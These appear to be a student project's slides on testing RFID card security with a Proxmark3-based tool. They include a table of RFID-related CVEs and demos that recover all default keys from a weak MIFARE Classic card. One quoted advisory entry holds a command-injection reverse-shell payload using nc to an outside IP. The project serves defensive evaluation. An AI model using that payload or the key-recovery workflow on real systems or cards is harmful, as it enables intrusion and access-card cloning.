RFID的檢測與探究

6/17 - 第三組

113062612 李銘峰

113062631 戴瑋辰


研究動機

- 門禁、支付、身分驗證、倉儲……，生活四處都有RFID的身影。
- 經常耳聞「複製門禁卡」、「魔術後門卡」與「盜錄盜刷」等資安漏洞與缺失。


Name	Description
CVE-2024-41369	RPi-Jukebox-RFID v2.7.0 was discovered to contain a remote code execution (RCE) vulnerability via htdocs\inc.setWifi.php
CVE-2024-41368	RPi-Jukebox-RFID v2.7.0 was discovered to contain a remote code execution (RCE) vulnerability via htdocs\inc.setWlanIpMail.php
CVE-2024-41367	RPi-Jukebox-RFID v2.7.0 was discovered to contain a remote code execution (RCE) vulnerability via htdocs\api\playlist\appendFileToPlaylist.php
CVE-2024-41366	RPi-Jukebox-RFID v2.7.0 was discovered to contain a remote code execution (RCE) vulnerability via htdocs\userScripts.php
CVE-2024-41364	RPi-Jukebox-RFID v2.7.0 was discovered to contain a remote code execution (RCE) vulnerability via htdocs\trackEdit.php
CVE-2024-41361	RPi-Jukebox-RFID v2.7.0 was discovered to contain a remote code execution (RCE) vulnerability via htdocs\manageFilesFolders.php
CVE-2024-13417	Specifically crafted payloads sent to the RFID reader could cause DoS of RFID reader. After the device is restarted, it gets back to fully working state. 2N has released an updated version 2.46 of 2N OS, where this vulnerability is mitigated. It is recommended that all customers update their devices to the latest 2N OS.
CVE-2024-0714	A vulnerability was found in MiczFlor RPi-Jukebox-RFID up to 2.5.0. It has been rated as critical. Affected by this issue is some unknown functionality of the file userScripts.php of the component HTTP Request Handler. The manipulation of the argument folder with the input ;nc 104.236.1.147 4444 -e /bin/bash; leads to os command injection. The attack may be launched remotely. The exploit has been disclosed to the public and may be used. The identifier of this vulnerability is VDB-251540. NOTE: The vendor was contacted early about this disclosure but did not respond in any way.
CVE-2023-50126	Missing encryption in the RFID tags of the Hozard alarm system (Alarmsysteem) v1.0 allow attackers to create a cloned tag via brief physical proximity to one of the original tags, which results in an attacker being able to bring the alarm system to a disarmed state.
CVE-2023-39843	Missing encryption in the RFID tag of Suleve 5-in-1 Smart Door Lock v1.0 allows attackers to create a cloned tag via brief physical proximity to the original device.
CVE-2023-39842	Missing encryption in the RFID tag of Digoo DG-HAMB Smart Home Security System v1.0 allows attackers to create a cloned tag via brief physical proximity to the original device.
CVE-2023-39841	Missing encryption in the RFID tag of Etekcity 3-in-1 Smart Door Lock v1.0 allows attackers to create a cloned tag via brief physical proximity to the original device.
CVE-2023-26943	Weak encryption mechanisms in RFID Tags in Yale Keyless Lock v1.0 allows attackers to create a cloned tag via physical proximity to the original.
CVE-2023-26942	Weak encryption mechanisms in RFID Tags in Yale IA-210 Alarm v1.0 allows attackers to create a cloned tag via physical proximity to the original.

名詞解釋

- 國際規範規定**基本硬體**和**架構**
- 大廠依規範開發符合需求的**規格**
- 各廠商開發**讀卡機**和**卡片**
- 同規格的讀卡機與卡片能互動握手



名詞解釋



Part1：規範晶片與天線的實體規格

Part2：規範載波、調變、編碼、欄位寬度

- 分成A / B兩類
- 載波：13.56MHz
- 調變：見下一頁
- 編碼：見下一頁
- 欄位寬度：見下一頁


Part3：規範握手、選擇卡片、防碰撞迴圈

- 分成A / B兩類

Part4：規範資料交換的協定

- 又稱“T=CL” protocol


名詞解釋



	14443 Type A	**14443 Type B**	**15693**
調變	100%ASK / 10%ASK	10%ASK / BPSK	10或100 % ASK+ Pulse-Position
編碼	Miller / Manchester	NRZ-L / Manchester	Miller / Manchester
防碰撞	Bit-collision	slot ALOHA	UID mask + slot
抗干擾	較弱	中等	強
資料速率	106 kbps	106 kbps	26.48 kbps
適用距離	4~7cm	4~7cm	1m
常見應用	門禁、交通、支付卡	護照、身分證	倉儲物流、圖書館

研究動機


- 在需要高度安全的應用如：軍、警、國營事業等，應有一定的辦法判斷要採購的產品是否有後門、弱加密或漏洞等資安疑慮。
- 於是我們的目標是檢測卡片的基礎資訊與已知資安漏洞。



專題展示

用於快速檢測已知或未知的卡片

用於側錄監聽讀卡機與卡片之間的指令與資料封包



專題展示


提供各種檢測類型

以表格呈現重點資訊

提供命令及腳本輸出

專題展示

復旦M1無後門弱加密卡



卡片檢測

選擇卡片檢測類型

MIFARE Classic

輸入 Proxmark3 命令

hf mf info

執行命令

卡片狀態：不安全

	value
類型	MIFARE Classic 1K
製造商	Fudan
Fingerprint	Fudan based card
Magic Tag	<n/a>
Prng	weak
安全警告	• Fudan 晶片 • 使用弱隨機數生成器 • 弱加密

輸出記錄

✅ [2025-06-13T15:40:16.212852]
命令: `hf mf autopwn`
返回代碼: 0
輸出:

使用簡單的腳本就取得所有sector的金鑰

```
[!]  no known key was supplied, key recovery might fail
[+] loaded 5 user keys
[+] loaded 61 hardcoded keys
[=] Running strategy 1
[+] target sector   0 key type A -- found valid key [ FFFFFFFFFFFF ] (used for nested / hardnested attack)
[+] target sector   0 key type B -- found valid key [ FFFFFFFFFFFF ]
[+] target sector   1 key type A -- found valid key [ FFFFFFFFFFFF ]
[+] target sector   1 key type B -- found valid key [ FFFFFFFFFFFF ]
[+] target sector   2 key type A -- found valid key [ FFFFFFFFFFFF ]
[+] target sector   2 key type B -- found valid key [ FFFFFFFFFFFF ]
[+] target sector   3 key type A -- found valid key [ FFFFFFFFFFFF ]
```

專題展示

2018台中花博悠遊卡

卡片檢測

選擇卡片檢測類型

MIFARE Classic

輸入 Proxmark3 命令

hf mf info

執行命令

卡片狀態：安全

	value
類型	MIFARE Classic 1K
製造商	NXP like*
Fingerprint	Unknown
Magic Tag	<n/a>
Prng	Unknown
安全警告	

輸出記錄

❌ [2025-06-13T15:44:36.815119]
命令: `hf mf autopwn`
返回代碼: -10
輸出:

[!] no known key was supplied, key recovery might fail
[+] loaded 5 user keys
[+] loaded 61 hardcoded keys
[=] Running strategy 1
[=] Running strategy 2
[=] .....

[=] Expected execution time is about 25 seconds on average
[=] Press pm3 button to abort

[=] Running darkside .
[-] Card is not vulnerable to Darkside attack (its random number generator is not predictable).
[-] No usable key was found!

相同腳本一個金鑰都沒有找到

專題展示

Visa debit卡

卡片檢測

選擇卡片檢測類型

EMV 卡片

輸入 Proxmark3 命令

emv reader

執行命令

卡片狀態：安全

	value
類型	MIFARE Classic 1K
製造商	NXP like*
Fingerprint	Unknown
Magic Tag	<n/a>
Prng	Unknown
安全警告	

輸出記錄

✅ [2025-06-13T14:13:56.699117]
命令: `emv reader`
返回代碼: 0
輸出:
[=] Label..... VISA DEBIT
[=] Language..... zhen
[=] PAN Sequence..... 0
[=] Cardhold Name..... /
[=] Track 2 equivalent... 4477[redacted]
[=]

專題展示

Apple Pay中的日本西瓜卡

輸出記錄

```
✅ [2025-06-13T14:38:06.700162]
命令: `hf search`
返回代碼: 0
輸出:

[=] ---------- ISO14443-A Information ----------
[+]  UID: 08 09 5A B8  ( RID - random ID )
[+] ATQA: 00 04
[+]  SAK: 20 [1]
[+] Possible types:
[+]    HID SEOS (smartmx / javacard)
[+]    EMV
[=] -------------------------- ATS ---------------------------------
[+] ATS: 05 78 80 70 02 [ A5 46 ]
[=]     05.............. TL   length is 5 bytes
